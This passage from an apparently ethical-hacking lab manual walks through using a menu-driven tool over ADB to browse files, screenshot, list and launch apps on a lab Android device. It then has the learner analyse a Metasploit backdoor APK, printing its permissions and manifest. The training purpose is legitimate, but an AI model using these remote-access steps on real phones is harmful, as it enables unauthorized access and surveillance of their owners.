(in this case, **10.10.10.14**) and press **Enter**.



- In the shell command line, type **pwd** and press **Enter** to view the present working directory on the target Android device. Now, type **ls** and press **Enter** to view all the files present in the root directory. Type **cd sdcard** and press **Enter** to navigate to the **sdcard** folder. Type **ls** and press **Enter** to list all the available files and folders.




- Type **cd Download** and press **Enter** to navigate to the **Download** folder. Type **ls** and press **Enter** to list all the available files in the folder. Type **exit** and press **Enter** to exit the shell command line and return to the main menu.




- At the **main_menu** prompt, type **7** and press **Enter** to choose **Screen Shot a picture on a phone**. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**. When prompted to **Enter where you would like the screenshot to be saved**, type **/home/attacker/Desktop** as the location


and press **Enter**. The screenshot of the target mobile device will be saved in the given location.




- Click **Places** in the top section of the **Desktop**; then, from the context menu, click **Desktop**.




- At the **main_menu** prompt, type **14** and press **Enter** to choose **List all apps on a phone**. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.




- Now, at the **main_menu** prompt, type **15** and press **Enter** to choose **Run an app**. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**. To launch the calculator app, type **com.android.calculator2** and press **Enter**.




- Click Android to switch to the **Android** machine.



- Click **Parrot Security** to switch back to the **Parrot Security** machine. At the **main_menu** prompt, type **18** and press **Enter** to choose **Show Mac/Inet** information for the target Android device. When prompted to **Enter a device name**, type the target Android device's IP address.




- Now, at the **main_menu** prompt, type **21** and press **Enter** to choose the **NetStat** option. When prompted to **Enter a device name**, type the target Android device's IP address.




Lab 2: Secure Android Devices using Various Android Security Tools

Task 1: Analyze a Malicious App using Online Android Analyzers

- Click [Android](#) to switch to the **Android** machine, click the **Google Chrome** browser icon on the **Home screen** to launch Chrome. In **Chrome**, type <https://www.sisik.eu/apk-tool> in the address bar and press **Enter**.



- The **Sixo Online APK Analyzer** webpage loads, as shown in the screenshot. Click the **Drop APK here or click to select file** field to upload an APK file from the device. In the **Choose an action** pop-up, click **Files**. The **Downloads** screen appears; double-click the **Backdoor.apk** file.



- The browser window reappears with the information about the uploaded file (**Backdoor.apk**), as shown in the screenshot. Scroll down to the **Requested Permissions** section to view information regarding the app's requested permissions.

Requested Permissions

```

android.permission.INTERNET
android.permission.ACCESS_WIFI_STATE
android.permission.CHANGE_WIFI_STATE
android.permission.ACCESS_NETWORK_STATE
android.permission.ACCESS_COARSE_LOCATION
android.permission.ACCESS_FINE_LOCATION
android.permission.READ_PHONE_STATE
android.permission.SEND_SMS
android.permission.RECEIVE_SMS
android.permission.RECORD_AUDIO
android.permission.CALL_PHONE
android.permission.READ_CONTACTS
android.permission.WRITE_CONTACTS
android.permission.RECORD_AUDIO
android.permission.WRITE_SETTINGS
android.permission.CAMERA
android.permission.READ_SMS
android.permission.WRITE_EXTERNAL_STORAGE
android.permission.RECEIVE_BOOT_COMPLETED

```

- Scroll down to the **Requested Permissions** section to view information regarding the app's requested permissions.

AndroidManifest.xml


```

<manifest
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="1"
    android:versionName="1.0"
    package="com.metasploit.stage"
    platformBuildVersionCode="10"
    platformBuildVersionName="2.3.3">
    <application
        android:label="(reference) @0x7f020000">
        <service
            android:name=".MainService"
            android:exported="true"/>
        <receiver
            android:label="MainBroadcastReceiver"
            android:name=".MainBroadcastReceiver">
            <intent-filter>
                <action
                    android:name="android.intent.action.BOOT_COMPLETED"/>
            </intent-filter>
        </receiver>
        <activity
            android:theme="(reference) @0x01030055"
            android:label="(reference) @0x7f020000"
            android:name=".MainActivity">
            <intent-filter>
                <action
                    android:name="android.intent.action.VIEW"/>
            </intent-filter>
        </activity>
    </application>

```


Note: The manifest file contains important information about the app that is used by development tools, the Android system, and app.

- You can also scroll down to view information about the app's **APK Signature**, **App Source Code**, etc.



Task 2: Analyze a Malicious App using Quixxi Vulnerability Scanner

- In the **Android** machine, click the **Google Chrome** browser icon on the **Home screen** to launch Chrome. In **Chrome**, type <https://vulnerabilitytest.quixxi.com/#/> in the address bar and press **Enter**.



